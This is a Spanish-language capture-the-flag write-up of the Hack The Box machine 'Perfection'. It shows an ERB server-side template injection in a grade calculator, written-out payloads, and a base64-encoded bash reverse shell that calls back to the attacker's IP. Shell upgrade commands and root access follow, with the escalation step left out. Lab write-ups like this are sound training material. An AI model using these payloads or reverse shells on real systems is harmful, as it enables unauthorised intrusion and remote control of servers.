


WriteUp maquina “Perfection” htb

En primer lugar como siempre vamos a ir a nuestra plataforma de “hack the box” y vamos a activar la máquina.



Inicio de maquina en htb

En segundo lugar para poder trabajar sobre dicha máquina, vamos a iniciar el archivo de openvpn desde nuestra Kali. Y una vez iniciado, desde una nueva pestaña ctrl + mayus + t (ya que no podemos cerrar la ventana donde hemos iniciado la vpn) vamos a realizar un ping a la IP de la maquina para verificar que tenemos conexión.

```
[piru@kali:~/Desktop/usage]
$ sudo openvpn lab_piru182.ovpn
2024-05-29 17:55:18 WARNING: Compression for receiving enabled; Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2024-05-29 17:55:18 Note: --disable-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-05-29 17:55:18 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MHV/PKTINFO] [AEAD] [DCO]
2024-05-29 17:55:18 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-05-29 17:55:18 DCO version: N/A
2024-05-29 17:55:18 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.37.204:1337
2024-05-29 17:55:18 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-05-29 17:55:18 UDPv4 link local: (not bound)
2024-05-29 17:55:18 UDPv4 link remote: [AF_INET]23.106.37.204:1337
2024-05-29 17:55:18 TLS: Initial packet from [AF_INET]23.106.37.204:1337, sid=0bd3c60f 2103209c
2024-05-29 17:55:18 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2024-05-29 17:55:18 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-free-1 Issuing CA
2024-05-29 17:55:18 VERIFY KU OK
2024-05-29 17:55:18 Validating certificate extended key usage
2024-05-29 17:55:18 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2024-05-29 17:55:18 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2024-05-29 17:55:18 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-05-29 17:55:18 VERIFY OK
2024-05-29 17:55:18 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=eu-free-1
2024-05-29 17:55:18 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
2024-05-29 17:55:18 [eu-free-1] Peer Connection Initiated with [AF_INET]23.106.37.204:1337
2024-05-29 17:55:18 TLS: move_session: dest-TLS_ACTIVE src-TLS_INITIAL reinl_src=1
2024-05-29 17:55:18 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-05-29 17:55:19 SENT CONTROL [eu-free-1]: 'PUSH_REQUEST' (status=1)
2024-05-29 17:55:19 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.11.253,ifconfig-ipv6 dead:beef::10c8/64,dead:beef::2::1,ifconfig 10.10.14.202 255.255.254.0,peer-id 0,cipher AES-256-CBC'
2024-05-29 17:55:19 OPTIONS IMPORT: --ifconfig/up options modified
2024-05-29 17:55:19 OPTIONS IMPORT: route options modified
2024-05-29 17:55:19 OPTIONS IMPORT: route-related options modified
2024-05-29 17:55:19 net_route_v4_best_gw query: dst 0.0.0.0
2024-05-29 17:55:19 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2024-05-29 17:55:19 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:06:96:74
2024-05-29 17:55:19 GDO6: resolve host ipv6=not
2024-05-29 17:55:19 net_route_v6_best_gw query: dst ::
2024-05-29 17:55:19 sitnl_send: rtnl: generic error (-101): Network is unreachable
2024-05-29 17:55:19 ROUTES: default_gateway=UNDEF
2024-05-29 17:55:19 TUN/TAP device tun0 opened
2024-05-29 17:55:19 net_iface_mtu_set: mtu 1500 for tun0
2024-05-29 17:55:19 net_iface_up: set tun0 up
2024-05-29 17:55:19 net_addr_v4_add: 10.10.14.202/23 dev tun0
2024-05-29 17:55:19 net_iface_mtu_set: mtu 1500 for tun0
2024-05-29 17:55:19 net_iface_up: set tun0 up
2024-05-29 17:55:19 net_addr_v6_add: dead:beef::10c8/64 dev tun0
2024-05-29 17:55:19 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-05-29 17:55:19 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-05-29 17:55:19 add_route_ipv6(dead:beef::/64 -> dead:beef::2::1 metric -1) dev tun0
2024-05-29 17:55:19 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2024-05-29 17:55:19 Initialization Sequence Completed
2024-05-29 17:55:19 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 0, compression: 'lzo'
2024-05-29 17:55:19 Timers: ping 10, ping-restart 120
2024-05-29 17:55:19 Protocol options: explicit-exit-notify 1
```

Ejecutamos el comando sudo openvpn + [nombre_del_fichero_vpn]


```
[piru@kali:~/Desktop/usage]
$ ping -c 1 10.10.11.253
PING 10.10.11.253 (10.10.11.253) 56(84) bytes of data.: 64 bytes from 10.10.11.253: icmp_seq=1 ttl=63 time=68.9 ms

--- 10.10.11.253 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 68.855/68.855/68.855/0.000 ms
```

Ejecutamos un ping para comprobar la conectividad con la máquina.


El primer paso que vamos a realizar es un escaneo de los puertos con la herramienta de nmap.

```
nmap -p- -sS -sC -sV --open --min-rate=5000 -n -Pn -vvv 10.10.11.253
```



Escaneo de puertos con nmap

Comprobamos que tenemos el puerto 80 abierto e ingresamos a través del navegador.




Calculate your weighted grade

Category	Grade	Weight (%)
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>

Servicio corriendo en el puerto 80.

En este punto, tras haber realizado varias pruebas de inyectar código lo que hacemos es interceptar una petición con burpsuite con valores aleatorios para después modificar la petición desde el repiter de burpsuite.



Calculate your weighted grade

Category	Grade	Weight (%)
qwerty	1	10
asdf	2	10
zxcv	3	10
treq	4	10
rewq	5	10

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight.
Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Activamos foxy proxy para interceptar la petición con Burpsuite.

Con el comando `ip` a consultamos el nombre de la interfaz de red por la que estamos trabajando en mi caso es la “`tun0`” que es la que me levanta la vpn de htb

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.47/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::102d/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::4ad:e278:47d5:4026/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Interfaz de red.


Y con el comando “`tcpdump`” nos vamos a poner a la escucha para mandarnos un ping desde el servidor web con la inyección de un payload urlencodeado.

```
pi@kali: ~/Desktop/usage
$ sudo tcpdump -i tun0
tcpdump: verbose output suppressed, use -v(v)... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:13:45.823178 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [S], seq 554848154, win 32768, options [mss 1460,sackOK,TS val 1389758521,ecn 0,nop,wscale 7], length 0
10:13:45.879812 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [S.], seq 2838848766, ack 554848155, win 65536, options [mss 1340,sackOK,TS val 868205375,ecn 1389758521,nop,wscale 7], length 0
10:13:45.895859 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [P.], seq 1, win 251, options [nop,nop,TS val 1389758573,ecn 868205375], length 0
10:13:45.875373 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [P.], seq 1:720, ack 1, win 251, options [nop,nop,TS val 1389758573,ecn 868205375], length 719: HTTP: POST /weighted-grade-calc HTTP/1.1
10:13:45.926942 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [R.], ack 720, win 584, options [nop,nop,TS val 868205427,ecn 1389758573], length 0
10:13:45.936598 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [R.], seq 1:1529, ack 720, win 504, options [nop,nop,TS val 868205436,ecn 1389758573], length 1328: HTTP: HTTP/1.1 200 OK
10:13:45.936615 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [R.], ack 1329, win 249, options [nop,nop,TS val 1389758634,ecn 868205436], length 0
10:13:45.936626 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [P.], seq 1329:1966, ack 720, win 584, options [nop,nop,TS val 868205436,ecn 1389758573], length 637: HTTP
10:13:45.936628 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [R.], ack 1966, win 249, options [nop,nop,TS val 1389758634,ecn 868205436], length 0
10:13:45.936633 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [F.], seq 1966, ack 720, win 584, options [nop,nop,TS val 868205437,ecn 1389758573], length 0
10:13:45.937637 IP 10.10.14.47.40422 > 10.10.11.253.http: Flags [F.], seq 720, ack 1967, win 249, options [nop,nop,TS val 1389758635,ecn 868205437], length 0
10:13:45.987989 IP 10.10.11.253.http > 10.10.14.47.40422: Flags [R.], ack 721, win 584, options [nop,nop,TS val 868205487,ecn 1389758635], length 0
```

Tcpdump a la escucha.

Estas son las fuentes de donde sacamos los payloads:

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby>
SSTI (Server Side Template Injection) | HackTricks | HackTricks



Repetir de burpsuite con el payload.

Este es el payload que hemos utilizado para mandarnos el ping desde el servidor web :

`%0A<%25%3Dsystem('ping+-c1+10.10.14.47');%25>`

Bien, una vez hecha la comprobación de que podemos inyectar un payload para ejecutar comandos desde el servidor web, vamos a mandarnos una Shell reversa a nuestra máquina. Para ello va a ser necesario pasarlo a base64 y después urlencodearlo.

En mi caso, quiero mandarle una Shell a la ip 10.10.14.47 al puerto 32222. Voy a usar esta Shell reversa `"bash -i >& /dev/tcp/10.10.14.47/32222 0>&1"`. Para pasarlo a base64 y después urlencodearlo voy a usar el comando `hURL`.

```

(piru@kali) - [~/Desktop/usage]
$ hURL -B "bash -i >& /dev/tcp/10.10.14.47/32222 0>&1"

Original      :: bash -i >& /dev/tcp/10.10.14.47/32222 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx

(piru@kali) - [~/Desktop/usage]
$ hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx"


Original      :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx
URL ENcoded   :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx

```

Comando `hURL`.


Este es el payload que vamos a utilizar para mandarnos la Shell reversa:

`a%0A<%25%3Dsystem('echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx|+base64+-d+|+bash');%25>1`



Burpsuite con el payload de la shell reversa.

Nos ponemos a la escucha con el comando nc por el puerto 32222 para revivir la Shell.



Comando nc por el 32222.

Una vez que recibimos la Shell, vamos a hacer un pequeño tratamiento para poder borrar y realizar ctrl +C sin problema.

Estos son los comandos que tenemos que introducir en la Shell uno a uno:

```
script /dev/null -c bash
```

```
^Z
```

```
stty raw -echo;fg
```

```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

```
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$
```

Tratamiento de la shell.

En el directorio principal encontramos la flag de user:

```
susan@perfection:~$ ls -la
total 896
drwxr-x--- 8 susan susan 4096 Jun  9 00:47 .
drwxr-xr-x 3 root  root 4096 Oct 27 2023 ..
lrwxrwxrwx 1 root  root   9 Feb 28 2023 .bash_history -> /dev/null
-rw-r--r-- 1 susan susan 220 Feb 27 2023 .bash_logout
-rw-r--r-- 1 susan susan 3771 Feb 27 2023 .bashrc
drwx----- 2 susan susan 4096 Oct 27 2023 .cache
drwx----- 3 susan susan 4096 Jun  8 14:42 .gnupg
lrwxrwxrwx 1 root  root   9 Feb 28 2023 .lessht -> /dev/null
-rwxrwxr-x 1 susan susan 862779 May 19 04:26 linpeas.sh
drwxrwxr-x 3 susan susan 4096 Oct 27 2023 .local
drwxr-xr-x 2 root  root 4096 Oct 27 2023 Migration
-rw-r--r-- 1 susan susan 807 Feb 27 2023 .profile
lrwxrwxrwx 1 root  root   9 Feb 28 2023 .python_history -> /dev/null
drwxr-xr-x 4 root  susan 4096 Oct 27 2023 ruby_app
lrwxrwxrwx 1 root  root   9 May 14 2023 .sqlite_history -> /dev/null
drwx----- 2 susan susan 4096 Jun  9 00:50 .ssh
-rw-r--r-- 1 susan susan   0 Oct 27 2023 .sudo_as_admin_successful
-rw-r----- 1 root  susan  33 Jun  7 04:01 user.txt
-rw-r--r-- 1 susan susan  39 Oct 17 2023 .vimrc
susan@perfection:~$
```

Encontramos una pista de como se pueden estar formando las contraseñas en la ruta /var/mail/Susan.

```
susan@perfection:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
susan@perfection:/var$ cd mail/
susan@perfection:/var/mail$ ls
susan
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
Note that all letters of the first name should be converted into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
susan@perfection:/var/mail$
```

Pista de cómo se forman las contraseñas.

Encontramos los hashes de las contraseñas en un fichero de base de datos alojado en Migration/pupilpath_credentials.db


```
root@perfection:/home/susan# cd /root/
root@perfection:~# ls -la
total 32
drwx----- 4 root root 4096 Jun  9 09:12 .
drwxr-xr-x 18 root root 4096 Oct 27  2023 ..
lrwxrwxrwx 1 root root    9 Feb 27  2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwx----- 2 root root 4096 Feb 26 09:15 .cache
drwxr-xr-x 3 root root 4096 Feb 27  2023 .local
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx 1 root root    9 Feb 27  2023 .python_history -> /dev/null
-rw-r----- 1 root root   33 Jun  9 09:12 root.txt
-rw-r--r-- 1 root root   39 Oct 17  2023 .vimrc
root@perfection:~#
```

Flag de root.